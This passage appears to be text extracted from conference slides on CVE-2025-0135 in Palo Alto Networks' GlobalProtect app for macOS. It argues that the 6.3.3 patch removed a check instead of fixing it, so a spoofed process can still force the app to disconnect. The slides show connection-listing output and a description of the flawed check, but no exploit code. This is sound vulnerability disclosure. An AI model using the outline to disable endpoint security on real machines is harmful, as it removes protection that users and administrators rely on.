
```
COMMAND      PID      USER      FD  TYPE  (...)
PanGpHipM 48222 demo      0u  IPv4  (...) (CLOSE_WAIT)
PanGpHipM 48222 demo      1u  IPv4  (...) (CLOSE_WAIT)
spoofedC 48587 demo      3u  IPv4  (...) (ESTABLISHED)
```

# The Patch that Made Things Worse

## CVE-2025-0135 – Forged IPC Disconnect (macOS)

After the 'patch' (version 6.3.3):

- Exact same PoC still worked!
- Defensive control was removed, not fixed
- Now any process can send disconnect messages



CVE-2025-0135 GlobalProtect

security.paloaltonetworks.com/CVE-2025-0135

**Description**

**paloalto** **Get support** **Security ad**

Affect privilege assignment vulnerability in the Palo Alto Networks GlobalProtect app that allows an attacker to disable the app even if the GlobalProtect app configuration would not normally permit them to.

The GlobalProtect app on Windows, Linux, iOS, Android, Chrome OS and GlobalProtect U

**Product Status**


Versions	Affected	Unaffected
GlobalProtect App	None on Android None on Chrome OS None on iOS None on Windows None on Linux	All on Android All on Chrome OS All on iOS All on Windows All on Linux
GlobalProtect App 6.3	< 6.3.3 on macOS	>= 6.3.3 on macOS



# The Patch that Made Things Worse



Derived from decompiled code

`isConnectedByPan(clientPort)` – new implementation




# The Patch that Made Things Worse


isConnectedByPan(52123)



Logic **always** identifies server i.e. PanGPS



“ Security must be built in,  
not bolted on. ”



To this day, GlobalProtect gives **too much control to user-space processes**, it **fails to enforce privilege boundaries**, and relies on **bolt-on security checks** instead of architectural safeguards.



# Final Takeaways

# **1. Security software is still software, and it can be dangerous**

**1. Security software is still software, and it can be dangerous**

**2. Bad design can't be patched, it needs to be rebuilt**



- 1. Security software is still software, and it can be dangerous**
- 2. Bad design can't be patched, it needs to be rebuilt**
- 3. Blind trust in “security” tools can make you less secure**

# Thank you



Link to website  
Whitepaper to follow

**Alex Bourla**



<https://www.linkedin.com/in/alexbourla/>



[hi@alexbourla.com](mailto:hi@alexbourla.com)



<https://www.alexbourla.com>